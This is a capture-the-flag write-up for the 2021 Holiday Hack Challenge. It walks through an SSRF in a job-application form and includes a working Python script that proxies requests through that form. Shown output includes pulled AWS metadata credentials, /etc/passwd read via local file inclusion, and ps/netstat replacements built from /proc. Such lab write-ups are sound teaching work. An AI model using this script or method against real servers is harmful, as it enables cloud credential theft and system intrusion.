pugpug's 2021 HHC writeup

Reverse-engineering Objective 10

Joe Ammond (pugpug)

Table of contents


1. Introduction

This year's Holiday Hack Challenge was an interesting mix of challenges, including web app hacking, SQL injection, and VHDL programming. One challenge in particular involved abusing a field in a web form for a Server-Side Request Forgery **(SSRF)** that can be used to steal an access key to Amazon Web Services. My writeup will focus how the SSRF in the application can also be abused to download the application source, enumerate the container running the application, and reverse-engineer it to run a local copy. I'll also detail ways in which an attacker can leverage a Local File Inclusion **(LFI)** vulnerability to read more than just files: for example, running processes or open network connections can be determined as well.

My writeup doesn't include any of the other challenges. For the remaining ones I don't cover, I recommend reading these writeups, as they're much more complete than mine:

- @CraHan's writeup is always excellent, available here.
- @JeshuaErickson, available here
- @0xdf, excellent as usual, read it here


2. Solution




Objective 10 asks us to retrieve the secret access key from the Jack Frost Tower job application server. Completing the IMDS terminal gives us a hint to solving the objective: we need to access an internal Amazon AWS service to obtain EC2 metadata. As we don't have direct access to the EC2 instance the job application server is running on, there is likely an SSRF vulnerability on the website, where the web server will perform the request for us and return the data received.

2.1 Initial Recon


Visiting the job application page gives us a simple job application site:



with a simple web form for submitting a job applicaton:




One thing stands out: there is a field in the form for a URL to a **Naughty List Background Investigation (NLBI)** report.




If the web server uses the URL in the web form to request data, it may be possible to abuse this field to request data that normally isn't available.

2.2 Exploiting the SSRF Vulnerability

By using the techniques from the IMDS terminal and the data from the page referenced in the hint, we can submit a request to the web server and see if it retrieves data from the internal address of `http://169.254.169.254/latest/meta-data`:



After submitting this, we get back a page with what appears to be a broken image:



Viewing the source of the web page shows a link to `images/{name}.png`, with the name we submitted in the form:

```
<div class="col-sm-4">
<div class="card text-white bg-secondary mb-3" style="max-width: 20rem;">
  <div class="card-body">
  <img class="rounded mx-auto d-block" src="images/pugpug.jpg" width="200px" />
  </div>
</div>
</div>
```

If we open a terminal and visit that URL with curl or wget, we see that the file actually contains the data we requested from the internal AWS metadata service:

```
$ curl https://apply.jackfrosttower.com/images/pugpug.jpg
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/ami
block-device-mapping/ebs0
block-device-mapping/ephemeral0
block-device-mapping/root
block-device-mapping/swap
elastic-inference/associations
elastic-inference/associations/eia-bfa21c7904f64a82a21b9f4540169ce1
events/maintenance/scheduled
events/recommendations/rebalance
hostname
iam/info
iam/security-credentials
...
```

2.3 Automating the SSRF

The objective can be easily completed with just a browser and curl, but as I'm diving deeper into the application than just the objective, I wrote a quick Python script to provide a CLI for requesting URLs from the service. It's based on a template I developed after reading 0xdf's blog, specifically his use of Python's `Cmd` module to generate an easy to use CLI.

(seriously, go follow `0xdf_` on twitter and read his blog, it's awesome)

We start with Python boilerplate, defining the payload necessary to fill the web form to trigger the SSRF:

```
#!/usr/bin/env python3

import argparse
import cmd
import os
import requests
import random
import sys

# Generate a random name to avoid conflicts with others
name = 'pugpug{:03d}'.format(random.randint(1, 999))

# The payload, copied from ZAProxy
payload = {
    'inputName': name,
    'inputEmail': 'pug@pug.pug',
    'inputPhone': '313-555-1212',
    'inputField': 'Aggravated pulling of hair',
    'resumeFile': '',
    'additionalInformation': '',
    'submit': ''
}
```

The `fetch()` function submits the data to the web form, sending the passed argument as the `inputWorkSample` field. It then requests the image file containing the data from the triggered SSRF, returning the request data.

```
# Send two requests to the web server: the application submission, then
# request the 'image', returning whatever we pull back.
#
# parser.url is the URL of the website, from argparse
def fetch(args):
    # Set the URL field to whatever is passed in the argument
    payload['inputWorkSample'] = args
    r = requests.get(parser.url, params = payload)
    r = requests.get(parser.url + f'images/{name}.jpg')
    return r.text
```

The heart of the program uses the `Cmd` module to generate a command-line interface. After some boilerplate code to set up the class, the `default` function calls `fetch()` with what was entered on the command line, printing the result to the screen.

```
# The CLI module
class Term(cmd.Cmd):
    # Boilerplate to make the CLI more friendly.
    prompt = 'ssrf> '
    def emptyline(self):
        pass
    def postloop(self):
        print()
    def do_exit(self, args):
        return True
    def do_EOF(self, args):
        return True

    # Main cmd loop: fetch whatever is entered at the prompt via the SSRF on
    # the web server, and print the result.
    def default(self, args):
        print(fetch(args))
```

The main program accepts two optional arguments: `--url` allows one to specify a different URL to interact with, while `--file` specifies a single URL to request, without running the CLI. This is useful for saving larger requested URLs without copy/pasting.

```
# Main program. The code accepts two arguments:
#
# --file: retrieve a single URL/file and print it. Useful for one-shot
#         file retrieval and storage
#         (e.g. ssrf.py --file https://google.com > google)
#
# --url: the top-leve URL to send requests to. Will come in handy if we're
#        able to duplicate the website functionality locally

if __name__ == "__main__":
```

```
    parser = argparse.ArgumentParser()
    parser.add_argument('--file', dest='filename',
            required=False, type=str, help='Filename to fetch')
    parser.add_argument('--url', dest='url',
            default='https://apply.jackfrosttower.com/',
            required=False, help='Top-level URL')
    parser = parser.parse_args()

    if parser.filename:
        print(fetch(parser.filename))
    else:
        term = Term()
        term.cmdloop()
```

2.4 Retrieving the Objective Data

With this script, we can easily request the current role associated with the instance by querying `http://169.254.169.254/latest/meta-data/iam/security-credentials`, then use the `role` returned to fetch the access keys:

```
$ python3 apply-ssrf.py
ssrf> http://169.254.169.254/latest/meta-data/iam/info
{
        "Code": "Success",
        "LastUpdated": "2021-05-02T18:50:40Z",
        "InstanceProfileArn": "arn:aws:iam::896453262835:instance-profile/jf-deploy-role",
        "InstanceProfileId": "AIPA5BOGHHXZELSK34VU4"
}
ssrf> http://169.254.169.254/latest/meta-data/iam/security-credentials
jf-deploy-role
ssrf> http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role
{
        "Code": "Success",
        "LastUpdated": "2021-05-02T18:50:40Z",
        "Type": "AWS-HMAC",
        "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
        "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
        "Token": "NR9Sz/7fzxwIgv7URgHRAckJKOJKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
        "Expiration": "2026-05-02T18:50:40Z"
}
```

The SecretAccessKey is **CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX**

3. Reverse Engineering the Application Environment

After completing all the objectives and sending Jack home with the Trolls, I wanted to see how much information about the underlying system the web application was running on. The answer is, quite a lot, enough to reverse engineer the system to duplicate it on my local machine.

3.1 SSRF is (in This App) Also LFI

After trying some different payloads from PayloadsAllTheThings, I attempted a payload containing a `file://` resource to attempt to read a file from the filesystem. To my surprise, it worked:

```
$ python apply-ssrf.py
ssrf> file:///etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
...
```

Trying without the `file://` also worked:

```
ssrf> /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
...
```

In this application, the SSRF vulnerability also allows an attacker to read local files, known as a Local File Inclusion (LFI) exploit. In certain situations, LFI vulnerabilities can be leveraged by an attacker to gain Remote Code Execution on the server, leading to much greater compromise.

In this case, we are able to learn enough about the system the web app is running on to re-create it in a docker container, which we can run on our local environment. Running the application locally allows us to more easily understand how the application works, as we can see any logs generated by the services running and the application itself. While the process of understanding how the application works is much simpler if the attacker is able to execute code or commands on the system, just having the ability to read local files can emulate the commands an attacker may run through an RCE vulnerability. With some knowledge of how the Linux `/proc` filesystem is laid out and some simple Python scripting, we can produce a process list and open network connections without access to commands such as `ps` and `netstat`.

3.2 Fetching a Process Listing

The Linux `/proc` virtual filesystem provides an interface into data structures in the Linux kernel. Each process in the system is represented by a directory `/proc/[PID]`, containing files with information about the process. Depending on how `/proc` is mounted, it is possible to read information about every process on the system. Two files under `/proc/[pid]` give us the information we need to build a basic process listing: `/proc/[pid]/status` and `/proc/[pid]/cmdline`. Using a loop, we can create a rudimentary version of `ps` and enumerate the processes on the system.

We start by adding the following functions to the `ssrf.py` script. First, we define a helper function to pull `/etc/passwd` and create a mapping of `UID` to `username`:

```
def fetch_users():
    users = {}
    passwd = fetch('/etc/passwd')
    for user in passwd.split('\n')[:-1]:
        user = user.split(':')
        users[user[2]] = user[0]
    return users
```

Python has a `pwd` module for accessing the password database, but there's no way to tell it to read from a different `passwd` file. We really only care about mapping `UIDs` to `usernames`.

The main part of the `ps` replacement is a function added to the `Cmd` class we've defined:

```
    def do_ps(self, args):
        '''Print a list of processes, only reading files from /proc/[pid]'''

        # If we're passed an argument, use that as the number of processes
        # to dump, otherwise default to 200.
        if args == '':
            pid_max = 200
        else:
            pid_max = int(args)

        print('{:<8}{:>5}{:>5} {}'.format('UID', 'PID', 'PPID', 'CMD'))

        # Fetch the UID -> username mapping data
        users = fetch_users()

        for pid in range(pid_max):
            cmdline = fetch(f"/proc/{pid}/cmdline")

            # If /proc/[pid]/cmdline has data, pull /proc/[pid]/status for
            # further information. /proc/[pid]/stat has a more parseable
            # form, but doesn't include the UID data.
            if cmdline != '':
                # cmdline is NULL separated
                cmdline = cmdline.replace('\x00', ' ')

                for line in fetch(f"/proc/{pid}/status").split('\n')[:-1]:
                    line = line.split()
                    if line[0] == 'PPid:':
                        ppid = line[1]
                    elif line[0] == 'Uid:':
                        uid = line[1]
                print(f'{users[uid]:<8}{pid:>5}{ppid:>5} {cmdline}')
        print()
```

Running this against the website returns a picture of the system environment:

```
ssrf> ps
UID       PID PPID CMD
root        1    0 /usr/bin/python2 /usr/bin/supervisord -c /etc/supervisor/conf.d/supervisord.conf
root        8    1 /bin/sh /opt/gonginx.sh
root        9    1 php-fpm: master process (/etc/php7/php-fpm.conf)
root       14    1 /bin/sh /opt/imds/imds.sh
root       22    8 nginx: master process nginx -g daemon off;
root       24   14 /opt/imds/ec2-metadata -c /opt/imds/config.json
nginx      25   22 nginx: worker process
root       26   14 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       27   14 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       28   14 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       29   14 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       32   14 /opt/imds/ec2-metadata -c /opt/imds/config.json
root       36   14 /opt/imds/ec2-metadata -c /opt/imds/config.json
nobody    118    9 php-fpm: pool www
nobody    119    9 php-fpm: pool www
nobody    120    9 php-fpm: pool www

ssrf>
```

From this list, we know a number of things:

- The system is using `supervisord` as it's `init` process instead of a full control system such as `systemd` or `/sbin/init`. `supervisord` is typically used in containers to keep the resource usage small.
- The web server is `nginx`, with PHP support provided by PHP-FPM
- There is an interesting process: `/opt/imds/ec2-metadata`. From the name, this is probably providing a simulated AWS meta-data service.
- We also now have some config files to pull from the server: `/opt/gonginx.sh`, `/opt/imds/imds.sh`, `/opt/imds/config.json`, `/etc/php7/php-fpm.conf`, and `supervisord.conf`

3.3 Replicating `netstat`

Another source of information about the environment are the `netstat` or `ss` commands, which display information about network connections. By reading and processing the file `/proc/net/tcp`, we can display information about `TCP` connections.

We start by defining a structure for parsing state information about the `TCP` sockets, and a helper function for converting the hexadecimal address format to an `IPv4` address.

```
tcp_states = {
    '01': 'TCP_ESTABLISHED',
    '02': 'TCP_SYN_SENT',
    '03': 'TCP_SYN_RECV',
    '04': 'TCP_FIN_WAIT1',
    '05': 'TCP_FIN_WAIT2',
    '06': 'TCP_TIME_WAIT',
    '07': 'TCP_CLOSE',
    '08': 'TCP_CLOSE_WAIT',
    '09': 'TCP_LAST_ACK',
    '0A': 'TCP_LISTEN',
    '0B': 'TCP_CLOSING',
    '0C': 'TCP_NEW_SYN_RECV'
}

def hex_to_dec(hexstring):
    bytes = ["".join(x) for x in zip(*[iter(hexstring)]*2)]
    bytes = [int(x, 16) for x in bytes]
    return ".".join(str(x) for x in reversed(bytes))
```

We then add a function to the `Cmd` class to fetch `/proc/net/tcp` and parse through each line:

```
    def do_netstat(self, args):
        '''Parse /proc/net/tcp and display in netstat format'''
        print('{:<24}{:<24}{}'.format('Local Address','Remote Address','State'))

        netstat_data = fetch('/proc/net/tcp').split('\n')[1:-1]

        for line in netstat_data:
            line = line.split()

            local_ip = hex_to_dec(line[1].split(':')[0])
            local_port = int(line[1].split(':')[1], 16)
            local = f'{local_ip}:{local_port}'

            remote_ip = hex_to_dec(line[2].split(':')[0])
            remote_port = int(line[2].split(':')[1], 16)
            remote = f'{remote_ip}:{remote_port}'

            print(f'{local:<24}{remote:<24}{tcp_states[line[3]]}')
```

Running this confirms what we guessed from the process list: `nginx` is listening on port `80`, something is listening on port `9000` (most likely PHP-FPM), and a final process is listening on the AWS metadata IP address `169.254.169.254`, undoubtedly the `ec2-metadata` process.

```
ssrf> netstat
Local Address           Remote Address          State
127.0.0.1:9000          0.0.0.0:0               TCP_LISTEN
169.254.169.254:80      0.0.0.0:0               TCP_LISTEN
172.17.0.2:80           0.0.0.0:0               TCP_LISTEN
172.17.0.2:80           130.211.0.94:62065      TCP_TIME_WAIT
172.17.0.2:80           130.211.1.78:55574      TCP_TIME_WAIT
172.17.0.2:80           35.191.15.167:64577     TCP_TIME_WAIT
172.17.0.2:80           35.191.8.30:59921       TCP_TIME_WAIT
127.0.0.1:9000          127.0.0.1:46666         TCP_TIME_WAIT
172.17.0.2:80           130.211.1.86:61100      TCP_TIME_WAIT
172.17.0.2:80           35.191.12.197:59722     TCP_TIME_WAIT
172.17.0.2:80           35.191.19.122:50468     TCP_TIME_WAIT
172.17.0.2:80           35.191.15.218:59766     TCP_TIME_WAIT
```

```
172.17.0.2:80          35.191.3.69:53260      TCP_TIME_WAIT
172.17.0.2:80          35.191.9.214:50848     TCP_TIME_WAIT
172.17.0.2:80          130.211.1.89:57593     TCP_TIME_WAIT
...
```

3.4 Identifying the Container Distribution

The next piece of the puzzle we need to decipher is what Linux distribution is the container built on. Identifying this is critical to re-creating the environment on our local system. By requesting a number of different files inder `/etc`, we can determine the distribtion version used:

- `/etc/issue`: may contain information used as banners on virtual terminals
- `/etc/debian_version`: used on Debian-based distributions such as Ubuntu
- `/etc/redhat-release`: used on RedHat derivative distributions
- `/etc/alpine-release`: used on Alpine Linux, a lightweight Linux distribution designed for low overhead environments such as containers

Other distributions such as Arch or Gentoo will have files used that can be used to identify them, discovering those is an exercise for the reader

Fetching `/etc/issue` shows that the container is running Alpine Linux, and `/etc/alpine-release` shows it's specific version is `3.10.9`.

```
ssrf> /etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)


ssrf> /etc/alpine-release
3.10.9

ssrf>
```

We now have enough information to create a version of the environment.

3.5 Enumerating Alpine Packages

Apline uses the `apk` command for managing packages installed in the OS. While we can't run commands on the container to determine what packages are installed, `apk` does keep track of explicitly installed packages in the file `/etc/apk/world`:

```
ssrf> /etc/apk/world
alpine-baselayout
alpine-keys
apk-tools
busybox
curl
libc-utils
nginx
php7
php7-fpm
php7-openssl
supervisor

ssrf>
```

The package list matches what we determined from the process list: `supervisor`, `nginx`, `php7` and `php7-fpm` are installed in the container, along with supporting packages such as `busybox` and `curl`. There doesn't appear to be any kind of remote access service such as `ssh` or `ftp` available, which also confirms the information from the listening TCP sockets. Finally, the `ec2-metadata` binary isn't listed in the list of installed packages, indicating it may be installed separately as part of the container build.

3.6 Service Configuration Files

3.6.1 supervisord.conf and Startup Scripts

The first configuration file we'll need to pull is for `supervisord`, from `/etc/supervisor/conf.d/supervisord.conf`:

```
$ python3 apply-ssrf.py --file /etc/supervisor/conf.d/supervisord.conf > supervisord.conf

$ cat supervisord.conf
```

```
[supervisord]
nodaemon=true
user=root

[program:php-fpm]
command=php-fpm7 -F
stdout_logfile=/wwwlog/php.log
stdout_logfile_maxbytes=0
stderr_logfile=/dev/stderr
stderr_logfile_maxbytes=0
autorestart=false
startretries=0

[program:gonginx]
command=/opt/gonginx.sh
stdout_logfile=/wwwlog/access.log
stdout_logfile_maxbytes=0
stderr_logfile=/wwwlog/error.log
stderr_logfile_maxbytes=0
autorestart=false
startretries=0

[program:imds]
command=/opt/imds/imds.sh
stdout_logfile=/dev/stdout
stdout_logfile_maxbytes=0
stderr_logfile=/dev/stderr
stderr_logfile_maxbytes=0
autorestart=false
startretries=0
```

